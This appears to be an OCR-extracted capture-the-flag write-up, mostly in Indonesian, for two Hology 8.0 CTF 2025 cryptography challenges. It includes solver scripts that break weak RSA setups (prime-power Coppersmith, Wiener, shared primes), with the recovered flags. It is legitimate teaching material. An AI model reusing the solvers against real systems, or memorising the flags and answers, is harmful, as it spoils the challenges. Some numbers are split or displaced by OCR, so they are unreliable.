


Write-Up Hology 8.0 CTF 2025

aduh telat daftar jir







Etern1ty
jjcho
未来

Daftar Isi

CRYPTOGRAPHY

p-power-rsa

Flag: HOLOGY8{Mu17i_P0w3R_RSA_w17h_W34k_Struc7ur3}

Deskripsi

An RSA variant where the modulus has a repeated prime factor. Can you still recover the message?

Author: R1v3r

Informasi Terkait Soal

chall.py

```
from sage.all import *
from Crypto.Util.number import *
import gmpy2
import random
from sympy import nextprime

FLAG = b'HOLOGY8{REDACTED_REDACTED_REDACTED}'
m = bytes_to_long(FLAG)
r = random.randint(5, 30)

p = getPrime(256)
q = getPrime(256)
if p < q:
    p, q = q, p
N = pow(p, r) * q
phi = pow(p, r - 1) * (p - 1) * (q - 1)

e = 65537

c = pow(m, e, N)
print(f'c = {c}')
print(f'e = {e}')
print(f'N = {N}')

d1 = getPrime(2000)
d2 = nextprime(d1 + getPrime(1000))
e1 = gmpy2.invert(d1, phi)
```

```
e2 = gmpy2.invert(d2, phi)
print(f'e1 = {e1}')
print(f'e2 = {e2}')
```

Pendekatan

Chall ini memakai sebuah varian RSA dimana N = p^r * q, yang berbeda dari RSA pada umumnya.

$$N = p^r * q$$

$$\phi(N) = p^{r-1} * (p-1) * (q-1)$$

$$d_1 = getPrime(2000)$$

$$d_2 = nextprime(d1 + getPrime(1000))$$

$$e_1 \equiv d_1^{-1} \; mod \; \phi(N)$$

$$e_2 \equiv d_2^{-1} \; mod \; \phi(N)$$

Disini saya mencari paper yang membahas skenario ini, dan ternyata ada attack yang viable dikarenakan cara pembuatan d_1 dan d_2 yang membuat mereka cukup dekat.

https://eprint.iacr.org/2015/399.pdf

4 The Second Attack on Prime Power RSA using Two Decryption Exponents

In this section, we present an attack on the Prime Power RSA when two private exponents d_1 and d_2 share an amount of their most significant bits, that is $|d_1 - d_2|$ is small.

Dari sini kita hanya perlu melakukan implementasi untuk attacknya, dan untuk implementasi coppersmith saya memakai:

https://github.com/defund/coppersmith/blob/master/coppersmith.sage

Theorem 4. *Let $N = p^r q$ be an RSA modulus and d_1 and d_2 be two private exponents. Then, one can factor N in polynomial time, if*

$$|d_1 - d_2| < N^{\frac{r(r-1)}{(r+1)^2}}.$$

Proof. Suppose that $e_1 d_1 - k_1\phi(N) = 1$ and $e_2 d_2 - k_2\phi(N) = 1$ with $e_1 > e_2$. Hence $e_1 d_1 \equiv 1 \pmod{\phi(N)}$ and $e_2 d_2 \equiv 1 \pmod{\phi(N)}$. Multiplying the first equation by e_2 and the second by e_1 and subtracting, we get

$$e_1 e_2 (d_1 - d_2) \equiv e_2 - e_1 \pmod{\phi(N)}.$$

Since $\phi(N) = p^{r-1}(p-1)(q-1)$, we get $e_1 e_2 (d_1 - d_2) \equiv e_2 - e_1 \pmod{p^{r-1}}$. Now, consider the modular linear equation

$$e_1 e_2 x - (e_2 - e_1) \equiv 0 \pmod{p^{r-1}},$$

$d_1 - d_2$ is a root of such equation. Suppose further that $|d_1 - d_2| < N^\delta$, then applying Theorem 1 with $u = r$, $v = r - 1$ and $\beta = \frac{1}{r+1}$ will lead to the solution $x = d_1 - d_2$ obtained in polynomial time if

$$\delta < uv\beta^2 = \frac{r(r-1)}{(r+1)^2}.$$

That is if $|d_1 - d_2| < N^{\frac{r(r-1)}{(r+1)^2}}$. Computing

$$\gcd(e_1 e_2 x - (e_2 - e_1), N) = \gcd\left(p^{r-1}(p-1)(q-1)y, p^r q\right) = g,$$

will lead to determining p, hence factoring N as follows: $p = g^{\frac{1}{r-1}}$ when $g = p^{r-1}$, or $p = g^{\frac{1}{r}}$ when $g = p^r$, or $p = \frac{N}{g}$ if $g = p^{r-1}q$. □

Example 2. Let us present an example corresponding to Theorem 4. Consider $N = p^2 q$ with

$$\begin{aligned} N &= 609325385148612087885947195839973772588594652655362619, \\ e_1 &= 27496003818474873897159647672356188025296758556063774 11, \\ e_2 &= 35750812449524140093163965015123722265458925588982765 51. \end{aligned}$$

The polynomial equation is $f(x) = e_1 e_2 x - (e_2 - e_1) \equiv 0 \pmod{p^{r-1}}$, which can be transformed into $g(x) = x - a \equiv 0 \pmod{p^{r-1}}$ where $a \equiv (e_2 - e1)(e_1 e_2)^{-1} \pmod{N}$. Using $m = 8$ and $t = 6$, we built a lattice with dimension $\omega = 9$. Applying the LLL algorithm [11] and solving the first reduced polynomials, we get the solution $x_0 = 1826732340$. Hence $\gcd(f(x_0), N) = p = 1789386140116417697$ and finally $q = \frac{N}{p^2} = 1903010275819064491$. The whole process took less than 4 seconds using an off-the-shelf computer. Then, using $\phi(N) = p(p-1)(q-1)$, we retrieved the private exponents $d_1 \equiv e_1^{-1} \pmod{\phi(N)}$ and $d_2 \equiv e_2^{-1} \pmod{\phi(N)}$. Note that again $d_1 \approx d_2 \approx N^{0.99}$ which Sarkar's method with the bound $d < N^{0.395}$ could not possibly retrieve.

Solusi

solver.py

```
# eter
from Crypto.Util.number import *
import gmpy2

c =
int("111485787416215732083419888356058001033979399362109360508261870891148407244056915320842057004505782715602818123447300884095020848041889695814526433868629365023169179222249266389625852952987468768744093949285183059141092635835298369742277053305386129494498932888847574300808388089268325285315544768758243962776305338522622185253641406040039766863839006857421878923985989934964980608678162026614939501709616234022560513068727741227451418843199235135749095269341297819825204093449152040119450428760583322599411826493866419830826968438441276668192358564834603596666357837414657021199051732261588602224173516664537564148394089550429651483809997867450677992922064193344874770747503400904093801780873626948092493848377891687023262100558540402729588031436030432454794249812343438390584037127772193904170421087845937142186548759745304853458426108895472726544041009713185818852009059377614660100111304092214002252935797010588338697682764623226411372959149475213491898026585839227437083313605739136374826611550285890516268274465906516027362250609767630889277144334385329907083036842578230411382780986903493096135223344890879558957044578591669932029144455308584539542287253481580691466811698093274707201630462570730775293023489199764838103523755662461374751198958467426358006688694286113733499476208949378697239611716306477782691571949837271003799623803484168508367440466097349584557388186877058472216663997659060248313992041943213504830112928710777702704154453752685836709744851134510916858519306810917203250148615798973854768579912019268884506350213467640771346485176419582269169891572750725266499997539100897292414501918122708319038201277181780871349160435630305579622638283737414742402944963614214372396516130499982252764818643861950391333197124142602658189297469501831730837739445119194832277196410874479162266849124548988494138572551706403876056107887113871741993117507279411718762898238612675676913155939479449418868042006329815701818716034433424936492656520443344944013881853487228563694901400446844531668")
e = 65537
N =
int("453749993609862423767406315499943576715619270719355402974238598052955394928115736552052149359997786246220356697682085875952921814303
```

```
08698370621001593498202664137105614797706092963766648597009961505999304804868628819913053836743203352789790043629722002657561251200479461682387841209989432114975491624177384451891391379186877943435674941392793230667987075796005304723586746499234907181428238498088293365909082016312817879158926491633438828864279569813880449928903197442314056798082948316345333020124333422271010266558240704462657795437331284568470273071623784463980804356407048493506788785174496491522489832266993857493571141791095824560928202787853918454906925294108108307632454643181292284238139014139655661468855857641112527475810964398489817726886715552651548640655208966527802039076290335379020936965043298763839401599171514405533064382889246509075110671027508911604428775812417740369127806015112477816224090013387055029147110760958727460929612596488683715157524348089512845563356023108705591279503195318426654042354995168730827224275774338589354960843892311527795210256625076161530148014308373510205475803126620273122026355448431101623251807914872657094636473462128842533375598676295429191094715741380629940237085984351828455402671411359040985079388223788455687113495701851623894956957645550925519912856378258637975444139968552783159276481826294558026430514802530631451990707908860581231085522384501312007775067802744550720121309711568063672057651894571577955667125277841940896121389597477800999510099897802458519569488399149967890922260665966515878625384142699235491857754702310410293104365494144520258022000143265495269730031163170529640396070358144325050554262827350506974225316594176431839182834588457225496863312818607491183538421503085095259381779598083377226530394482769313660477032407154580895878594632722086596751142542587047279800122535779218280776148962553908056978900160113279840292213115387898067931606626553838499139436472821929593599203139362225802842593872927482692600019048194219")
e1 =
int("39165793652087577914877426625039278725640736188258425465833695599956340030340563046072081696181722461873777729429248179286673614634955204352085164584213059797154703817328363133335843162979654983733768610953082999368553839561049565344905533509876796662001162885617336052479917889556004122757193850381421415913955984540135598380067080858517687622121035312553744403503606533753517272900691526124193719955376350919305455728337463804098470218344001010105494234598392272868848980973417493093901817134547884113855736721761652773770163302770904816051902915259366511417081375965843208635663743362088764373353519903131041477441686772965238409926760003135237921189831632955288299228539255307757775682710115372836305767337322706924576543972525970010449292353501195652105969018945588918345173385276816267923757266906971167441753564019515026861340549213881749132456927730261336176537950096588236397415543119421")
```

```
72743958910087340974004691182451278126449978149042624513369412523785657237232027672691997865792093643545157664835750004500898684630415329814848017860689114330864386768767917958260031450264172267024614588401118304607224580075064349816883266814674756264014952294435163522156732644356320406225327483248779712451041087693034463540580902456421608382608360635634992029296220988333280093665776568010145866265211478673541489327679897738670548831393065136572064256127313937628482843379779527418826597908306736013989292770571248019247297340925762102337333485243321308038953771080384592574644441082280341487915917710782709572763071428487292066540905691588641783271289656805347187260002685828979020993317526028283294713331889809827586050785455585726176490434508121465929116959597370575392040432009510554377500503922846474776113069147953017126244843096600595223906825437447984103215831114342499582068197702494037792500804231115467214919641591418978364494042866042439365345990143204160325796194187396218458913640034476811785469559996946693994896132552158038561971699373821969734787127922267798710713901366991650916712452665")
e2 =
int("39148043831062542970053164615837555895650679710167597341860678233301133464634269078922498709682904686098168896872424861981065949378801134607540633110925489579495460405931180309547618409865871147651427101264043095770525315450294899785149129385429719428749698886649849727688406861821843453141954575964039834749531822831337130185953913373230219695605326376578117028418146781175845432888789627828317850201340638281641866763886764105619790084294728116079020769412002026441350399332180101103670349129744461547719171682711593163835339556804954874495741026848950434966723117849592956416315695901260200650285038247514989373648105175019183344134033846456492491420859603206529031959678368108422616482651192173701656311229490616200075542644714659465573895201229989360138716158652073422542820973786851429541964027946920027948104910877506713855994606116374606525167951425480919451945584455139519911160474700546497875260672336092706569154899095801313465594693841762286492695428917833693360082474466996222871292730722229462903315364037192540101297998423151809845762768594407608562759993561646757092065347530461056715846593371621682373833291046901323912894742858921214935733337067627070798796385176127661615237555811493480871900792072028647105477949965216900184695477885422078703552356802804220242560046840484214607881656004871139237457540484610684344497551533030761366536678699255963041629733596203525956010310052509553962625481519278598660979708322807977096253011583643146065882201277901164300819956633416476349710715951834846750261994163319613060543783195252887752036338474629488201662675329661027868168495718510847553940489713607227229914992332412225883630030383 6
```

```
24652564416120264220789395290543159560837620443269475704677161873203646550710584426482077566409665561489597460131755853651250002105071454076970857811843798408721281568940866979607397810221682565295416758719130156512562756225247334936591094056386872337745468649036382605313151499167670077976606368778960041358273306811873306542064453995741506639335455")

load('coppersmith.sage')
R.<x> = PolynomialRing(Zmod(N))

inv = inverse_mod((e1*e2) % N, N)
a_candidates = [ ((e1 - e2) * inv) % N, ((e2 - e1) * inv) % N ]

G = None
for a in a_candidates:
    X = 2^1000
    roots = small_roots(x - a, [X], m=8)  # univariate coppersmith
    if roots:
        x0 = int(roots[0][0])
        g = gcd(int(x0 - a), N)
        if 1 < g < N:
            G = g
            break

if not G:
    for Xb in [1040, 1080, 1120]:
        X = 2^Xb
        roots = small_roots(x - a_candidates[0], [X], m=10)
        if roots:
            x0 = int(roots[0][0])
            g = gcd(int(x0 - a_candidates[0]), N)
            if 1 < g < N:
                G = g
                break
if not G:
    raise Exception("bruh")

# G = p^(r-1) -> extract p,r
p = r = None
for rc in range(5, 31):
    root, exact = gmpy2.iroot(G, rc - 1)
    if exact and isPrime(int(root)):
```

```
        p, r = int(root), rc
        break

q = N // (p^r)
assert p ** r * q == N
phi = (p^(r-1)) * (p-1) * (q-1)
d = inverse(65537, phi)
pt = long_to_bytes(pow(c, d, N))
print(f'p = {p}, r = {r}, q = {q}')
print(pt)
```

Hasil

```
> sage solver.sage
<string>:25: DeprecationWarning: the function coefficient_matrix is deprecated; use coefficients_monomials instead
See https://github.com/sagemath/sage/issues/37035 for details.
p = 88820823680033701547386259988337817646137570513768044323420823353420258856099, r = 25, q = 8789146930672938209073863621882863230891856500715579015464050067612630397807 9
b'HOLOGY8{Mu17i_P0w3R_RSA_w17h_W34k_Struc7ur3}'
```

The Architect’s Hasty Encryption

Flag:
HOLOGY8{7ec2c6c4821ffe2bd9fa2045ef69791a22e595425e2948844e9b1fd3b37d54ca}

Deskripsi

An emergency ping from the System crackles through your interface. The Architect’s module spins up, whispering of keys tempered in unstable instant magic and relics humming with old power. The gate won’t open itself. Plug in, look around, and figure out what the System wants from you.

```
nc ctf.hology.id 31337
```

Author: R1v3r


Informasi Terkait Soal

Blackbox.


Pendekatan

Misal kita connect ke servicenya:


Disini untuk parameter dari “Mission Info” sudah terlihat aneh, e nya besar jadi harusnya wiener aja. Terus buat “Arfefact Analysis”:




Disini n_a sama n_b terlihat dekat, jadi saya coba gcd dan ternyata ada prime yang direuse.



Untuk yang terakhir atau ART-X, dia perfect square atau p^2 = n_x.



Nah, habis ini sebenarnya sangat **sangat** guessy, dimana untuk melakukan unlock ini perliu sesuatu yang sangat spesifik dan tanpa melakukan open ticket / adanya hint ini soal tidak solvable. Jadi intinya kita sudah dapat p dari n_a dan n_b, dan untuk pt dari wiener dan ART-X itu sama:



```
n_a = 800075024126990537914597356445031314131521440917081008934408054549341281200784848424262270605969293391065047360747727572814529300557776001620261534100391834434093513377799253289408152863509742612890122749752663960961604788234826767733688946600026672012775898893517445968967597537136599598576175757876460882393, e_a = 65537, c_a = 463586931046092526445616119701893520574903604872971885736680176503032455168739544527506446667633536457981319456837469226283709658718052208870276054324566883603806232995983945793140534718855819334803149211633607093227303730601559375520619492331751346533048517798256202117157141921269973757190333194444635190 2
n_b = 745201738815236659282115841520894701492755195867352459664515152418412118557279789224398672334998104211790924513030822039928784126642433333094652562754112584448058582833911874585606344074726137132355210540481318731310798519656094399432023048596656764689995241946035906256410508068921689788690751743710097409 97, e_b = 65537, c_b = 405783170331125220054773675393627175742298992857062962359697717597893448187098511604961073511860356305904183991162137995017766091851729346656879210761521358903129476114464198333615654436497989569102425266024474748245676156482157713613618792550667924048796980191714885175947906303015849304331205235997977156870
n_x = 170441904667329434954314907309312119158839497657957147978122337273535463682675481772091060922990487652322858736986474412857831246062033615566308518194931542039051037783463298342010745500539045661756745637234967289240842836653009017566098151762917473094072042907583986214319412058542152731696489687623623279761, e_x = 65537, c_x = 162645629081046715377807324207039687390544910897806652165255507544279500888074039627457956235357048911720526358216667491623012756607431355484565616366517749459880544087725102280739716969310046218030995905310655036116047729912815576642760981814087837401374625397225227194280851767153426601786985226057970591960
p = 811050982498734080574644176182707728082188780214928503152128208345494012429526453742718194892350497870833536695967376373070100163233909816718955146723334 9
pt_a = b'This path is flawed.', pt_b = b'The artefact is void.'
pt_x = b'SYSTEM-KEY:Arise.Now!'
```

Setelah ini kita perlu untuk **menambah pt_x atau pt_mission DENGAN gcd(n_a, n_b) atau p KEMUDIAN di hash dengan SHA256**.

Setelah itu flag didapatkan.

Solusi


solver.py

```python
# eter
from Crypto.Util.number import *
from pwn import *
from sage.all import *
# from Pwn4Sage.pwn import *
context.log_level = 'debug'

hostport = 'nc ctf.hology.id 31337'
HOST = hostport.split()[1]
PORT = int(hostport.split()[2])

def wiener(e, n):
    m = 12345
    c = pow(m, e, n)
    lst = continued_fraction(Integer(e)/Integer(n))
    conv = lst.convergents()
    for i in conv:
        k = i.numerator()
        d = int(i.denominator())
        try:
```

```
            m1 = pow(c, d, n)
            if m1 == m:
                print(d)
                return d
        except:
            continue
    return -1

def main():
    import hashlib

    r = remote(HOST, PORT)
    r.sendlineafter(b'Option: ', b'1')
    r.recvuntil(b'n = ')
    n = int(r.recvline().strip())
    r.recvuntil(b'e = ')
    e = int(r.recvline().strip())
    r.recvuntil(b'c = ')
    c = int(r.recvline().strip())

    d = wiener(e, n)
    pt = long_to_bytes(pow(c, d, n))
    print(pt)

    r.sendlineafter(b'Option: ', b'2')
    r.recvuntil(b'n = ')
    n_a = int(r.recvline().strip())
    r.recvuntil(b'e = ')
    e_a = int(r.recvline().strip())
    r.recvuntil(b'c = ')
    c_a = int(r.recvline().strip())
    r.recvuntil(b'n = ')
    n_b = int(r.recvline().strip())
    r.recvuntil(b'e = ')
    e_b = int(r.recvline().strip())
    r.recvuntil(b'c = ')
    c_b = int(r.recvline().strip())
    r.recvuntil(b'n = ')
    n_x = int(r.recvline().strip())
    r.recvuntil(b'e = ')
    e_x = int(r.recvline().strip())
    r.recvuntil(b'c = ')
```

```
    c_x = int(r.recvline().strip())

    print(f'n_a = {n_a}, e_a = {e_a}, c_a = {c_a}')
    print(f'n_b = {n_b}, e_b = {e_b}, c_b = {c_b}')
    print(f'n_x = {n_x}, e_x = {e_x}, c_x = {c_x}')

    p = gcd(n_a, n_b)
    print(f'p = {p}')
    q_a = n_a // p
    q_b = n_b // p
    phi_a = (p - 1) * (q_a - 1)
    phi_b = (p - 1) * (q_b - 1)
    d_a = pow(e_a, -1, phi_a)
    d_b = pow(e_b, -1, phi_b)
    pt_a = long_to_bytes(pow(c_a, d_a, n_a))
    pt_b = long_to_bytes(pow(c_b, d_b, n_b))
    print(f'pt_a = {pt_a}, pt_b = {pt_b}')

    p_x = int(Integer(n_x).sqrt())
    assert p_x * p_x == n_x
    phi_x = p_x * (p_x - 1)
    d_x = pow(e_x, -1, phi_x)
    pt_x = long_to_bytes(pow(c_x, d_x, n_x))
    print(f'pt_x = {pt_x}')

    key = pt_x + str(p).encode()
    print(f'key = {key}')
    h = hashlib.sha256(key).hexdigest()
    print(f'h = {h}')
    r.sendlineafter(b'Option: ', b'3')
    r.sendline(h.encode())

    r.interactive()

if __name__ == '__main__':
    main()
```

Hasil


> python solver.py
b'[3] Unlock\n'
b'[q] Quit\n'
b'\n'
b'Option: '
n_a = 882919949700486947170204759529302009163637116680295308804951706016031694238570628572433191201136962404255767940208928754615724947241630784358498782835961226386429239750601980421484008303161302744527316606166879899138751485494612942679590610306031890991482454652725029818355904622382046680944165823158377886 59, e_a = 65537,
c_a = 5495661217841979853600630289709385807978460603089810604685579157932774584118726279952449544017943816248407322857273439986581291435210260828035868535930628536366648797653424797154020425667903663842558086754355454851292339976970808147673287227556350223241805487006078120285382164738559168244015673768507053140
n_b = 5732590993249109040370695955192550666071555357994153407466730045203796955052087045194036582912177915042597917758260720899291955615485506920646667934361961515240891535242424691679697812873094462729536050376263907399361274485237037492486520990726304560323905665406922167963413953284102734748581434500767662489, e_b = 65537,
c_b = 3411818202906388409452351962507407284316138673211913860623645499222048055923310828274307491334273300097305457174952823360113896661891484234116513427866847259012946750922751932286574971279077448122863955059726042781718612691092355332276556384928064658284101878319654904105157765474687955748690631388857359778
n_x = 5083983321837731459579575794774302177321176415133911705122636198771769413255154681061619821770621518439884686724733793036490567047650973137393170192417002279753911852642600319654273494917558520985379957828527379333069775683536838969468652838929240034474705319920571539900095222576069397785791957127853386196 1, e_x = 65537,
c_x = 6034345590941736966065673105785901834462237300507545238749048633155331225369333511674535460911703720571920844069538117409768599299044977634802272154968825116116940294678615142439703997104357956413869275391730318530854340230237535743732123845059254967243707642566928213682561777977665979801057068112330803020
p = 8110509824987340805746441761827077280821887802149285031521282083454940124295264537427181948923504978708335366959673763730701001632339098167189551467233349
m_a = b'This path is flawed.', m_b = b'The artefact is void.'
m_x = b'SYSTEM-KEY:Arise.Now!'
key = b'SYSTEM-KEY:Arise.Now!8110509824987340805746441761827077280821887802149285031521282083454940124295264537427181948923504978708335366959673763730701001632339098167189551467233349'
h = 7ec2c6c4821ffe2bd9fa2045ef69791a22e595425e2948844e9b1fd3b37d54ca
[DEBUG] Sent 0x2 bytes:
b'3\n'
[DEBUG] Sent 0x41 bytes:
b'7ec2c6c4821ffe2bd9fa2045ef69791a22e595425e2948844e9b1fd3b37d54ca\n'
[*] Switching to interactive mode
[DEBUG] Received 0x1a bytes:
b'\n'
b'[Key Entry] Input HEX:\n'
b'> '
[Key Entry] Input HEX:
> [DEBUG] Received 0x65 bytes:
b'\n'
b'[System] Backdoor match.\n'
b'\n'
b'HOLOGY8{7ec2c6c4821ffe2bd9fa2045ef69791a22e595425e2948844e9b1fd3b37d54ca}\n'
[System] Backdoor match.
HOLOGY8{7ec2c6c4821ffe2bd9fa2045ef69791a22e595425e2948844e9b1fd3b37d54ca}
[*] Got EOF while reading in interactive
$

REVERSE ENGINEERING

ObligatoryFlagCheckerThatIsPacked

